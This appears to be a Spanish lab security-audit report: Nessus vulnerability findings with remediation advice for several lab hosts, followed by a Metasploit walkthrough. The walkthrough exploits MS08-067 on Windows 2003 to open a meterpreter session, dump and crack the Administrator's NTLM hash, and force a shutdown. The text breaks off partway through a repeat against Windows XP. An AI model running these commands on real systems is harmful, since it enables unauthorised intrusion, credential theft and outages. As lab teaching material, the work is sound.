Detección de instalación no compatible con Microsoft Windows XP

CRÍTICO

Sinopsis

El sistema operativo remoto ya no es compatible.

Descripción

El host remoto ejecuta Microsoft Windows XP. El soporte para este sistema operativo por parte de Microsoft finalizó el 8 de abril de 2014.

La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad. Además, es poco probable que Microsoft investigue o reconozca los informes de vulnerabilidades.

Solución

Actualice a una versión de Windows que sea compatible actualmente.

Sistema operativo Windows no compatible (remoto)

CRÍTICO

Sinopsis

El SO remoto o paquete de servicio ya no es compatible.

Descripción

A la versión remota de Microsoft Windows le falta un paquete de servicio o ya no es compatible. Como resultado, es probable que contenga vulnerabilidades de seguridad.

Solución

Actualice a un paquete de servicio o sistema operativo compatible

MS17-010: Actualización de seguridad para Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALSANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (verificación sin credenciales)

ALTO

Sinopsis

El host remoto de Windows se ve afectado por múltiples vulnerabilidades.

Descripción

El host remoto de Windows se ve afectado por las siguientes vulnerabilidades:

- Existen múltiples vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de un paquete especialmente diseñado, para ejecutar código arbitrario. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148) : existe una vulnerabilidad de divulgación de información en Microsoft Server Message Block 1.0 (SMBv1) debido a un manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar esto, a través de un paquete especialmente diseñado, para revelar información confidencial. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALSANCE y ETERNALSYNERGY son cuatro de las múltiples vulnerabilidades y exploits del Grupo de ecuaciones reveladas en 2017/04/14 por un grupo conocido como Shadow Brokers. WannaCry / WannaCrypt es un programa de ransomware que utiliza el exploit ETERNALBLUE, y EternalRocks es un gusano que utiliza siete vulnerabilidades de Equation Group. Petya es un programa de ransomware que primero utiliza CVE-2017-0199, una vulnerabilidad en Microsoft Office, y luego se propaga a través de ETERNALBLUE.

Solución

Microsoft lanzó un conjunto de parches para Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10 y 2016._Microsoft también lanzó parches de

emergencia para sistemas operativos Windows que ya no son compatibles, incluidos Windows XP, 2003 y 8.

Para los sistemas operativos Windows no compatibles, por ejemplo, Windows XP, Microsoft recomienda que los usuarios suspendan el uso de SMBv1. SMBv1 carece de características de seguridad que se incluyeron en versiones posteriores de SMB. SMBv1 puede deshabilitarse siguiendo las instrucciones del proveedor proporcionadas en Microsoft KB2696547. Además, US-CERT recomienda que los usuarios bloquen SMB directamente bloqueando el puerto TCP 445 en todos los dispositivos de límite de red. Para SMB a través de la API NetBIOS, bloquee los puertos TCP 137/139 y los puertos UDP 137/138 en todos los dispositivos de límite de red.

Vulnerabilidades múltiples de Microsoft Windows SMBv1

ALTO

Sinopsis

El host remoto de Windows se ve afectado por múltiples vulnerabilidades.

Descripción

El host remoto de Windows tiene habilitado el Bloque de mensajes de servidor Microsoft 1.0 (SMBv1). Por lo tanto, se ve afectado por múltiples vulnerabilidades:

- Existen múltiples vulnerabilidades de divulgación de información en Microsoft Server Message Block 1.0 (SMBv1) debido a un manejo inadecuado de los paquetes SMBv1. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de un paquete SMBv1 especialmente diseñado, para revelar información confidencial. (CVE-2017-0267, CVE-2017-0268, CVE-2017-0270, CVE-2017-0271, CVE-2017-0274, CVE-2017-0275, CVE-2017-0276)
- Existen múltiples vulnerabilidades de denegación de servicio en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de las solicitudes. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de una solicitud SMB especialmente diseñada, para que el sistema deje de responder. (CVE-2017-0269, CVE-2017-0273, CVE-2017-0280)
- Existen múltiples vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de los paquetes SMBv1. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de un paquete SMBv1 especialmente diseñado, para ejecutar código arbitrario. (CVE-2017-0272, CVE-2017-0277, CVE-2017-0278, CVE-2017-0279)

Dependiendo de la configuración de la política de seguridad del host, este complemento no siempre puede determinar correctamente si el host de Windows es vulnerable si el host está ejecutando una versión posterior de Windows (es decir, Windows 8.1, 10, 2012, 2012 R2 y 2016) específicamente

las tuberías con nombre y Se puede acceder a los recursos compartidos de forma remota y anónima. Tenable no recomienda esta configuración, y los hosts deben verificarse localmente en busca de parches con uno de los siguientes complementos, según la versión de Windows: 100054, 100055, 100057, 100059, 100060 o 100061.

Solución

Aplique la actualización de seguridad aplicable para su versión de Windows:

- Windows Server 2008: KB4018466
- Windows 7: KB4019264
- Windows Server 2008 R2: KB4019264
- Windows Server 2012: KB4019216
- Windows 8.1 / RT 8.1. : KB4019215
- Windows Server 2012 R2: KB4019215
- Windows 10: KB4019474
- Windows 10 versión 1511: KB4019473
- Windows 10 versión 1607: KB4019472
- Windows 10 versión 1703: KB4016871
- Windows Server 2016: KB4019472

Autenticación de sesión nula de Microsoft Windows SMB

MEDIO

Sinopsis

Es posible iniciar sesión en el host remoto de Windows con una sesión NULL.

Descripción

El host remoto ejecuta Microsoft Windows. Es posible iniciar sesión utilizando una sesión NULL (es decir, sin inicio de sesión o contraseña).

Dependiendo de la configuración, puede ser posible que un atacante remoto no autenticado aproveche este problema para obtener información sobre el host remoto.

Solución

Aplique los siguientes cambios en el registro según los avisos de Technet a los que se hace referencia:

Conjunto:

- HKLM \ SYSTEM \ CurrentControlSet \ Control \ LSA \ RestrictAnonymous = 1
- HKLM \ SYSTEM \ CurrentControlSet \ Services \ lanmanserver \ parameters \ restrictnullsessaccess = 1

Reinic peace una vez que se hayan completado los cambios en el registro .

No se requiere firma de SMB

MEDIO

Sinopsis

No es necesario firmar en el servidor SMB remoto.

Descripción

No es necesario firmar en el servidor SMB remoto. Un atacante remoto no autenticado puede explotar esto para realizar ataques man-in-the-middle contra el servidor SMB.

Solución

Aplicar la firma de mensajes en la configuración del host. En Windows, esto se encuentra en la configuración de directiva 'Servidor de red de Microsoft: firmar digitalmente las comunicaciones (siempre)'. En Samba, la configuración se llama 'firma del servidor'. Vea los enlaces 'ver también' para más detalles.

Windows 10

192.168.1.71



Vulnerabilities

Total: 3

Scan Details

Policy:	Advanced Scan
Status:	Completed
Scanner:	Local Scanner
Start:	March 5 at 2:09 PM
End:	March 5 at 2:16 PM
Elapsed:	7 minutes

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Vulnerabilidad	Nivel	Alerta
Tarjeta Ethernet	Info	Detección del fabricante de la tarjeta Ethernet
Direcciones MAC	Info	Complemento recopila direcciones MAC de varias fuentes y las consolida en una lista.
Nessus Scan	Info	Complemento muestra información sobre el escaneo de Nessus.

Detección del fabricante de la tarjeta Ethernet

INFO

Sinopsis

El fabricante puede identificarse desde la OUI de Ethernet.

Descripción

Cada dirección MAC de ethernet comienza con un identificador único organizativo (OUI) de 24 bits. Estas OUI están registradas por IEEE.

Direcciones MAC Ethernet

INFO

Sinopsis

Este complemento recopila direcciones MAC de varias fuentes y las consolida en una lista.

Descripción

Este complemento reúne las direcciones MAC descubiertas tanto desde el sondeo remoto del host (por ejemplo, SNMP y Netbios) como desde la ejecución de comprobaciones locales (por ejemplo, ifconfig). Luego consolida las direcciones MAC en una lista única, única y uniforme.

Nessus Scan Information

INFO

Sinopsis

Este complemento muestra información sobre el escaneo de Nessus.

Descripción

Este complemento muestra, para cada host probado, información sobre el escaneo en sí:

- La versión del conjunto de complementos.
- El tipo de escáner (Nessus o Nessus Home).
- La versión del motor Nessus.
- Los escáneres de puerto utilizados.
- El rango de puertos escaneado.
- Si es posible realizar verificaciones de administración de parches con credenciales o de terceros.
- La fecha del escaneo.
- La duración del escaneo.
- El número de hosts escaneados en paralelo.
- El número de comprobaciones realizadas en paralelo.

UbuntuStudio 18.04

192.168.1.82



Vulnerabilities

Total: 6

Scan Details

Policy:	Advanced Scan
Status:	Completed
Scanner:	Local Scanner
Start:	March 5 at 12:55 PM
End:	March 5 at 12:57 PM
Elapsed:	a minute

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Vulnerabilidad	Nivel	Alerta
ICMP	Info	Es posible determinar el tiempo exacto establecido en el host remoto.
Tarjeta Ethernet	Info	El fabricante puede identificarse desde la OUI de Ethernet.
Direcciones MAC Ethernet	Info	El complemento recopila direcciones MAC de varias fuentes y las consolida en una lista.
Nessus Scan	Info	El complemento muestra información sobre el escaneo de Nessus.
Traceroute	Info	Es posible obtener información de traceroute.
mDNS	Info	Es posible obtener información sobre el host remoto.

ICMP Solicitud de marca de tiempo Divulgación de fecha remota

INFO

Sinopsis

Es posible determinar el tiempo exacto establecido en el host remoto.

Descripción

El host remoto responde a una solicitud de marca de tiempo ICMP. Esto permite que un atacante sepa la fecha establecida en la máquina de destino, lo que puede ayudar a un atacante remoto no autenticado a derrotar los protocolos de autenticación basados en el tiempo.

Las marcas de tiempo que devuelven las máquinas que ejecutan Windows Vista / 7/2008/2008 R2 son deliberadamente incorrectas, pero generalmente dentro de los 1000 segundos de la hora real del sistema.

Solución

Filtre las solicitudes de marca de tiempo ICMP y las respuestas de marca de tiempo ICMP salientes.

Detección del fabricante de la tarjeta Ethernet

INFO

Sinopsis

El fabricante puede identificarse desde la OUI de Ethernet.

Descripción

Cada dirección MAC de ethernet comienza con un identificador único organizativo (OUI) de 24 bits. Estas OUI están registradas por IEEE.

Direcciones MAC Ethernet

INFO

Sinopsis

Este complemento recopila direcciones MAC de varias fuentes y las consolida en una lista.

Descripción

Este complemento reúne las direcciones MAC descubiertas tanto desde el sondeo remoto del host (por ejemplo, SNMP y Netbios) como desde la ejecución de comprobaciones locales (por ejemplo, ifconfig). Luego consolida las direcciones MAC en una lista única, única y uniforme.

Nessus Scan Information

INFO

Sinopsis

Este complemento muestra información sobre el escaneo de Nessus.

Descripción

Este complemento muestra, para cada host probado, información sobre el escaneo en sí:

- La versión del conjunto de complementos.
- El tipo de escáner (Nessus o Nessus Home).
- La versión del motor Nessus.
- Los escáneres de puerto utilizados.
- El rango de puertos escaneado.
- Si es posible realizar verificaciones de administración de parches con credenciales o de terceros.
- La fecha del escaneo.
- La duración del escaneo.

- El número de hosts escaneados en paralelo.
- El número de comprobaciones realizadas en paralelo.

Información de traceroute

INFO

Sinopsis

Fue posible obtener información de traceroute.

Descripción

Hace un trazado de ruta al host remoto.

Detección de mDNS (red local)

INFO

Sinopsis

Es posible obtener información sobre el host remoto.

Descripción

El servicio remoto comprende el protocolo Bonjour (también conocido como ZeroConf o mDNS), que permite a cualquier persona descubrir información del host remoto, como el tipo de sistema operativo y la versión exacta, su nombre de host y la lista de servicios que está ejecutando.

Este complemento intenta descubrir el mDNS utilizado por los hosts que residen en el mismo segmento de red que Nessus.

Solución

Filtre el tráfico entrante al puerto UDP 5353, si lo desea.

2.1.3.3 Test de intrusión

“Información obtenida mediante el uso de las herramientas Metasploit Framework y Armitage”

Salvamos la lista de vulnerabilidades detectadas y las importamos en una aplicación de explotación mediante exploits, en este caso Metasploit, la herramienta gratuita más usada por los hackers.

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
https://metasploit.com

=[ metasploit v5.0.2-dev
+ -- --=[ 1852 exploits - 1046 auxiliary - 325 post
+ -- --=[ 541 payloads - 44 encoders - 10 nops
+ -- --=[ 2 evasion
+ -- --=[ ** This is Metasploit 5 development branch ** ]
msf5 > [ ]
```

Empezamos por una de las máquinas con sistema Windows 2003 Server, la cual no dispone de ninguna otra aplicación que pueda generar vulnerabilidades adicionales, además de estar provista de un antivirus actualizado y un firewall correctamente configurado.

```
msf5 > workspace -a WinServer2003
[*] Added workspace: WinServer2003
[*] Workspace: WinServer2003
msf5 > workspace
    default
* WinServer2003
msf5 > db_import '/root/Descargas/Windows_Server_2003_hdgyeh.nessus' [ ]
```



```
msf5 > db_import '/root/Descargas/Windows_Server_2003_hdgyeh.nessus'
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.1.81
[*] Successfully imported /root/Descargas/Windows_Server_2003_hdgyeh.nessus
```

```
msf5 > hosts
Hosts
=====
address      mac          name        os_name    os_flavor  os_sp   purpose
info       comments
-----  -----
192.168.1.81 08:00:27:19:fb:3e  192.168.1.81  Windows 2003           SP1     server
```

Esta máquina ha sido configurada como un controlador de dominio con los servicios base DHCP y DNS, lo que le supone una mayor fortaleza de cara a la seguridad de la red.

Primero listamos los puertos abiertos de la víctima.

```
msf5 > db_nmap -v -A 192.168.1.81
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-10 10:52 CET
[*] Nmap: NSE: Loaded 148 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 10:52
[*] Nmap: Completed NSE at 10:52, 0.00s elapsed
[*] Nmap: Initiating NSE at 10:52
[*] Nmap: Completed NSE at 10:52, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 10:52
[*] Nmap: Scanning 192.168.1.81 [1 port]
[*] Nmap: Completed ARP Ping Scan at 10:52, 0.00s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 10:52
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 10:52, 0.01s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 10:52
[*] Nmap: Scanning 192.168.1.81 [1000 ports]
[*] Nmap: Discovered open port 135/tcp on 192.168.1.81
[*] Nmap: Discovered open port 445/tcp on 192.168.1.81
[*] Nmap: Discovered open port 139/tcp on 192.168.1.81
[*] Nmap: Discovered open port 1025/tcp on 192.168.1.81
[*] Nmap: Completed SYN Stealth Scan at 10:53, 1.18s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 10:53
[*] Nmap: Scanning 4 services on 192.168.1.81
[*] Nmap: Completed Service scan at 10:53, 6.01s elapsed (4 services on 1 host)
```

Comprobamos los servicios abiertos de servidor.

```
msf5 > services
Services
=====
host      port  proto  name        state  info
----  -----
192.168.1.81 135  tcp    epmap      open
192.168.1.81 137  udp    netbios-ns  open
192.168.1.81 139  tcp    smb        open
192.168.1.81 445  tcp    cifs      open
192.168.1.81 1025  tcp   dce-rpc    open
```

El comando vulns nos mostrará las vulnerabilidades del archivo obtenido por el Nessus al realizar el escaner de vulnerabilidades.


```
-----  
2020-03-10 09:50:12 UTC 192.168.1.81 Local Checks Not Enabled (info)  
                                              NSS-117886  
2020-03-10 09:50:12 UTC 192.168.1.81 Common Platform Enumeration (CPE)  
                                              NSS-45590  
2020-03-10 09:50:12 UTC 192.168.1.81 Nessus Scan Information  
                                              NSS-19506  
2020-03-10 09:50:12 UTC 192.168.1.81 No Credentials Provided  
                                              NSS-110723  
2020-03-10 09:50:13 UTC 192.168.1.81 SMB Signing not required  
                                              NSS-57608  
2020-03-10 09:50:13 UTC 192.168.1.81 MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unprivileged check)  
                                              CVE-2008-4250,BID-31874,MSFT-WE-94,MSF-MS08-067 Microsoft Server Service Relative Path Stack Corruption,NSS-34477  
2020-03-10 09:50:13 UTC 192.168.1.81 MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unprivileged check) CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,BID-96703,BID-96704,BID-96705,BID-96706,BID-96707,BID-96709,EDB-ID-41891,EDB-ID-41987,MSFT-MS17-010,IAVA-2017-A-0065,MS KB-4012212,MSKB-4012213,MSKB-4012214,MSKB-4012215,MSKB-4012216,MSKB-4012217,MSKB-4012606,MSKB-4013198,MSKB-4013429,MSKB-4012598,MSF-MS17-010 EternalBlue SMB Remote Windows Ke
```

En 2003 Server encontramos una vulnerabilidad grave llamada ms08_067_netapi que nos da acceso remoto.

```
msf5 > search MS08-067  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Check	Description
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption


Ahora podemos abrir Armitage para tratar de explotar la vulnerabilidad. Añadimos el host que hemos escaneado con nmap:



Cargamos el exploit para aprovechar la vulnerabilidad que nos indicó Nessus (ms08_067). Ejecutamos el payload y conseguimos crear una sesión:

```
msf5 exploit(windows/smb/ms08_067_netapi) > set TARGET 0
TARGET => 0
msf5 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.85
LHOST => 192.168.1.85
msf5 exploit(windows/smb/ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf5 exploit(windows/smb/ms08_067_netapi) > set LPORT 30394
LPORT => 30394
msf5 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > set RPORT 445
RPORT => 445
msf5 exploit(windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] 192.168.1.90:445 - Automatically detecting the target...
[*] 192.168.1.90:445 - Fingerprint: Windows 2003 - Service Pack 1 - lang:Unknown
[*] 192.168.1.90:445 - We could not detect the language pack, defaulting to English
[*] 192.168.1.90:445 - Selected Target: Windows 2003 SP1 English (NX)
[*] 192.168.1.90:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.1.81:30394
[*] Sending stage (179779 bytes) to 192.168.1.81
[*] Meterpreter session 1 opened (192.168.1.85:45313 -> 192.168.1.81:30394) at 2020-03-16 19:50:16 +0100
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Utilizamos la opción Command Shell para obtener una consola de comandos en la máquina explotada



Con esto nos podremos mover por los directorios de Windows Server 2003:

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32> cd ..
C:\WINDOWS> cd ..

C:\> |
```

```
C:\> DIR
Volume in drive C has no label.
Volume Serial Number is C428-CA95

Directory of C:\

03/13/2020  07:42 AM      0 AUTOEXEC.BAT
03/13/2020  07:42 AM      0 CONFIG.SYS
03/13/2020  07:43 AM    <DIR>  Documents and Settings
03/13/2020  12:00 AM    <DIR>  Inetpub
03/12/2020  11:43 PM    <DIR>  Program Files
03/13/2020  12:02 AM    <DIR>  WINDOWS
03/13/2020  07:42 AM    <DIR>  wmpub
                2 File(s)        0 bytes
                5 Dir(s)  18,396,119,040 bytes free
```

Nos dirigimos hasta el directorio del Escritorio del Administrador y con el comando mkdir podremos crear una carpeta:

```
Directory of C:\Documents and Settings

03/13/2020  07:43 AM    <DIR>      .
03/13/2020  07:43 AM    <DIR>      ..
03/13/2020  07:43 AM    <DIR>      Administrator
03/13/2020  07:41 AM    <DIR>      All Users
                0 File(s)        0 bytes
                4 Dir(s)  18,396,119,040 bytes free

C:\Documents and Settings> cd Administrator

C:\Documents and Settings\Administrator> DIR
Volume in drive C has no label.
Volume Serial Number is C428-CA95



Directory of C:\Documents and Settings\Administrator

03/13/2020  07:43 AM    <DIR>      .
03/13/2020  07:43 AM    <DIR>      ..
03/12/2020  11:38 PM    <DIR>      Desktop
03/13/2020  07:43 AM    <DIR>      Favorites
03/13/2020  07:43 AM    <DIR>      My Documents
03/12/2020  11:38 PM    <DIR>      Start Menu
C:\Documents and Settings\Administrator>
```


Podemos observar como la carpeta se ha creado en el Escritorio de la máquina víctima:



Con esta opción podremos ver el escritorio de la víctima:



Ahora vamos a tratar de sacar las credenciales del Administrador:



Obtenemos las credenciales encriptadas:

user	pass
Administrator	2ba750eea3e77ae91d71060d896b7a46:0293a894596aa00de7c241ef78976c5
IUSR_PERSONAL-9WAA7F	fb2a0fb336a748c3fe0c97bb1daf3561:8ebb964118c1978c2eb653e6e5ed6e06

Usamos la opción para desencriptar los password:



y conseguimos obtenerlo en texto plano:

```
[*] Cracking nt hashes in single mode...
[*] Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
[*] Remaining 1 password hash
[*] Cracking nt hashes in incremental mode (Digits)...
[*] Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
[*] Remaining 1 password hash
[*] Cracked Passwords this run:
[+] Administrator:56781812:6:6
```

Teniendo en cuenta que es el servidor de toda la red, cuando se acceda a él la contraseña que usen nos dará acceso a modificar toda la información, privilegios e infraestructura de la red.

Podemos movernos por cualquier directorio sin necesidad de usar la consola:

D	Name	Size	Modified
	Application Data		2020-03-13 16:43:23 +0100
	Cookies		2020-03-13 16:41:52 +0100
	Desktop		2020-03-16 19:58:29 +0100
	Favorites		2020-03-13 16:43:23 +0100
	Local Settings		2020-03-13 08:38:08 +0100
	My Documents		2020-03-13 16:43:23 +0100
	NetHood		2020-03-13 08:38:08 +0100
	NTUSER.DAT	512kb	2020-03-16 18:24:03 +0100
	ntuser.dat.LOG	1024b	2020-03-16 19:58:45 +0100
	ntuser.ini	178b	2020-03-16 18:24:03 +0100
	PrintHood		2020-03-13 08:38:08 +0100
	Recent		2020-03-13 16:43:23 +0100
	SendTo		2020-03-13 16:43:22 +0100
	Start Menu		2020-03-13 08:38:08 +0100
	Sti_Trace.log	0b	2020-03-13 08:38:49 +0100
	Templates		2020-03-13 08:38:08 +0100

Incluso podemos apagar el servidor:

```
C:\Documents and Settings\Administrator\Desktop> shutdown -s -f -t 00
```



Vamos realizar ahora el proceso de intrusión sobre la máquina con Windows XP.

En primer lugar creamos el workspace para dicha máquina:

```
msf5 > workspace -a WinXP
[*] Added workspace: WinXP
[*] Workspace: WinXP
msf5 > workspace
      WinServer2003
      default
* WinXP
```

Seguidamente importamos la base de datos obtenida con Nessus:

```
msf5 > db_import '/media/sf_VBCompartido/kali/Windows_XP_0s7tup.nessus'
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.1.84
[*] Successfully imported /media/sf_VBCompartido/kali/Windows_XP_0s7tup.nessus
```

Buscamos la vulnerabilidad:

```
msf5 > search ms08_067
Matching Modules
=====
Name          Disclosure Date  Rank   Check  Description
----          -----
exploit/windows/smb/ms08_067_netapi 2008-10-28 great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

y elegimos ese exploit para usar:

```
msf5 > use exploit/windows/smb/ms08_067_netapi
```

le indicamos con RHOST la IP de la víctima que en este caso es Windows XP:

```
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.84
RHOST => 192.168.1.84
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name  Current Setting Required  Description
----  -----
RHOSTS 192.168.1.84 yes        The target address range or CIDR identifier
RPORT  445 yes        The SMB service port (TCP)
SMBPIPE BROWSER yes       The pipe name to use (BROWSER, SRVSVC)
```

En LHOST pondremos la IP de la máquina atacante:

```
Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          ----- 
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread,
